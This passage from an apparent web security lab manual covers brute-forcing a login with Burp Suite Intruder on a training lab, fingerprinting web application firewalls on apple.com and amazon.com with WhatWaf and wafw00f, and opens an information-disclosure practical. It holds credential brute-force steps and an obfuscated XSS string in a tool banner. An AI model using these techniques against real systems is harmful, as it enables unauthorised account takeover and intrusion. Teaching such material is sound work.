
STEP 13: Go to burp suite and in that click on proxy and further on the intercept.


STEP 14: Go to chromium browser and again try random username and password and then go to burp suite, will get the request there with the username and password entered.




STEP 15:

- On username, do right click and select send to intruder.
- Click on intruder in that go to position.
- Select the username and then click on add on right side.






STEP 16: Click on payloads, copy all the usernames from saved notepad file and paste it in burp suite and then click on start attack.



STEP 17:

- Once attack completes, click on length twice in order to sort the payloads in ascending order.
- Check for the payloads one by one starting first with odd lengths until you get description as incorrect password.




STEP 18:

- Once you get as incorrect password, that is your correct username.
- Go to position tab and enter that username in it.

STEP 19:


- Now select the password and click on add.
- Go to payloads tab, copy the passwords from notepad file and paste in burp suite and click on start attack.
- Once the attack is completed, click on length twice to sort in ascending order and check payloads one by one.
- The one in which you don't get invalid password, is the correct password.
- Write the correct password in position tab.



STEP 20: Go to proxy and off the intercept.

STEP 21:

- Go to chromium browser and login using the correct credentials.
- Should get a message as lab solved.



Conclusion: After performing this practical we came to know about the Broken authentication and session management attack.

PRACTICAL – 5

AIM: Web application firewall (WAF) evasion techniques: This practical could involve testing a web application firewall and demonstrating how an attacker can bypass it using different techniques.

THEORY:

A web application firewall is a network security solution for commercial use that protects servers from potential cyberattacks that can exploit a web application's vulnerabilities. A WAF operates through a set of rules often called policies. These policies aim to protect against vulnerabilities in the application by filtering out malicious traffic. The value of a WAF comes in part from the speed and ease with which policy modification can be implemented, allowing for faster response to varying attack vectors; during a DDoS attack, rate limiting can be quickly implemented by modifying WAF policies.

IMPLEMENTATION:

STEP 1: get the WhatWaf tool repository from GitHub.

```
┌──(root㉿kali1)-[~]
└─# git clone https://github.com/Ekultek/WhatWaf.git
Cloning into 'WhatWaf'...
remote: Enumerating objects: 2481, done.
remote: Counting objects: 100% (750/750), done.
remote: Compressing objects: 100% (177/177), done.
remote: Total 2481 (delta 617), reused 573 (delta 573), pack-reused 1731 (from 1)
Receiving objects: 100% (2481/2481), 453.40 KiB | 313.00 KiB/s, done.
Resolving deltas: 100% (1646/1646), done.
```

```
┌──(root㉿kali1)-[~]
└─# ls
192.168.7.1         Desktop         MEifspNX.html     rk.webp          wafw00f
192.168.7.125       dGkDccIw.jpeg   Music             Templates        WckJRQFy.html
anything.exe        Documents       Pictures          treelogger.exe   WhatWaf
bettercap           Downloads       Public            update.exe       YNkjOXAc.jpeg
bettercap.history   klWPFhnk.jpeg   reverse_tcp.exe   Videos
```

STEP 2: Use the below cd command to navigate to the WhatWaf tool directory.

```
┌──(root㉿kali1)-[~]
└─# cd WhatWaf
```

STEP 3: Download all the Python dependencies and requirements which are associated with the tool.

```
┌──(root㉿kali1)-[~/WhatWaf]
└─# ls
bootstrap.sh  content  Dockerfile  install_helper.sh  lib  LICENSE.md  README.md  requirements

┌──(root㉿kali1)-[~/WhatWaf]
└─# sudo pip3 install -r requirements.txt
Requirement already satisfied: beautifulsoup4⩾4.6.3 in /usr/lib/python3/dist-packages (from -
r requirements.txt (line 1)) (4.11.2)
Requirement already satisfied: requests⩾2.20.0 in /usr/lib/python3/dist-packages (from -r req
uirements.txt (line 2)) (2.28.1)
Requirement already satisfied: psutil⩾5.7.0 in /usr/lib/python3/dist-packages (from -r requir
ements.txt (line 3)) (5.9.4)
Requirement already satisfied: gitpython in /usr/lib/python3/dist-packages (from -r requiremen
ts.txt (line 4)) (3.1.30)
Requirement already satisfied: gitdb<5,⩾4.0.1 in /usr/lib/python3/dist-packages (from gitpyth
on→-r requirements.txt (line 4)) (4.0.9)
```

STEP 4: Scanning Target domain

```
root@kali1: ~/WhatWaf ×   root@kali1: ~/wafw00f ×

┌──(root㉿kali1)-[~/WhatWaf]
└─# sudo python3 ./whatwaf -u https://apple.com
[10:10:08][INFO] currently running on: linux

                              ,_____.
                            ,'  .--.  `.
       ,--.   .--.   ,--.   .--.|  |  |  |
       |  |   |  |   |  |   |  |'--'  |  |
       |  |   |  |   |  |   |  |    _.  |
       |  |.'.|  |   |  |.'.|  |   |  `.'
       |        |   |        |   |__|
       |   ,'.   |hat|   ,'.   |af .--.
       '--'   '--'   '--'   '--'   '--'
/><s/**/cript>a/**/lert("WhatWaf?<|>v2.1.6.3($dev)");</script>

[10:10:08][INFO] attempting to update WhatWaf
[10:10:10][INFO] WhatWaf is the newest version
[10:10:10][WARN] it is highly advised to use a proxy when using WhatWaf. do so by passing the
proxy flag (IE `--proxy http://127.0.0.1:9050`) or by passing the Tor flag (IE `--tor`)
[10:10:10][INFO] using User-Agent 'whatwaf/2.1.6.3 (Language=3.11.2; Platform=Linux)'
[10:10:10][INFO] using default payloads
[10:10:10][INFO] testing connection to target URL before starting attack
[10:10:17][SUCCESS] connection succeeded, continuing
[10:10:17][INFO] running single web application 'https://apple.com'
[10:10:17][WARN] URL does not appear to have a query (parameter), this may interfere with the
detection results
[10:10:17][INFO] request type: GET
```

WafW00f:

STEP 1: get the WafW00f tool repository from GitHub.

```
File  Actions  Edit  View  Help
root@kali1: ~/WhatWaf ×   root@kali1: ~/wafw00f ×

┌──(root㉿kali1)-[~]
└─# git clone https://github.com/EnableSecurity/wafw00f.git
Cloning into 'wafw00f' ...
remote: Enumerating objects: 4780, done.
remote: Counting objects: 100% (1230/1230), done.
remote: Compressing objects: 100% (357/357), done.
remote: Total 4780 (delta 1027), reused 878 (delta 873), pack-reused 3550 (from 1)
Receiving objects: 100% (4780/4780), 738.67 KiB | 627.00 KiB/s, done.
Resolving deltas: 100% (3517/3517), done.
```


STEP 2: The tool has been downloaded. Now give the permission of execution to the tool.

```
┌──(root㉿kali1)-[~/wafw00f]
└─# chmod +x setup.py
```

STEP 3: Use the following command to run the tool.


```
┌──(root㉿kali1)-[~/wafw00f]
└─# ./setup.py --help
Common commands: (see '--help-commands' for more)

  setup.py build      will build the package underneath 'build/'
  setup.py install    will install the package

Global options:
  --verbose (-v)      run verbosely (default)
  --quiet (-q)        run quietly (turns verbosity off)
  --dry-run (-n)      don't actually do anything
  --help (-h)         show detailed help message
  --no-user-cfg       ignore pydistutils.cfg in your home directory
  --command-packages  list of packages that provide distutils commands

Information display options (just display information, ignore any commands)
  --help-commands     list all available commands
  --name              print package name
  --version (-V)      print package version
  --fullname          print <package name>-<version>
  --author            print the author's name
  --author-email      print the author's email address
  --maintainer        print the maintainer's name
  --maintainer-email  print the maintainer's email address
  --contact           print the maintainer's name if known, else the author's
  --contact-email     print the maintainer's email address if known, else the
                      author's
  --url               print the URL for this package
  --license           print the license of the package
  --licence           alias for --license
  --description       print the package description
  --long-description  print the long package description
  --platforms         print the list of platforms
  --classifiers       print the list of classifiers
  --keywords          print the list of keywords
  --provides          print the list of packages/modules provided
  --requires          print the list of packages/modules required
  --obsoletes         print the list of packages/modules made obsolete

usage: setup.py [global_opts] cmd1 [cmd1_opts] [cmd2 [cmd2_opts] ...]
```

STEP 4: Use the wafw00f tool to find whether firewall security is behind a domain or not.



STEP 5: Write a command.

wafw00f -a www.amazon.com



STEP 6: Then you can try any of the exploitation technique based on vendor of WAF that is known as WAF bypass and that payload are updated in google classroom in Unit-4

Conclusion: After performing this practical we learnt about Web application firewall (WAF) evasion techniques: This practical has involved in testing a web application firewall and demonstrating how an attacker can bypass it using different techniques.


PRACTICAL – 6

AIM: Information leakage and sensitive data exposure: Students can be given hands-on experience in identifying and exploiting vulnerabilities that expose sensitive data or information.


THEORY: Sensitive data leakage is the exposure of sensitive data to someone who is neither the owner nor the responsible entity behind that data. Sensitive data can be exposed in transit, at rest or in use. Data leakage can be caused by poor data security practices, such as software misconfigurations, ransomware attacks, or human errors. Data leakage can lead to data breaches, identity theft, financial losses, or reputational damage.


IMPLEMENTATION:

STEP 1: Open information disclosure lab.

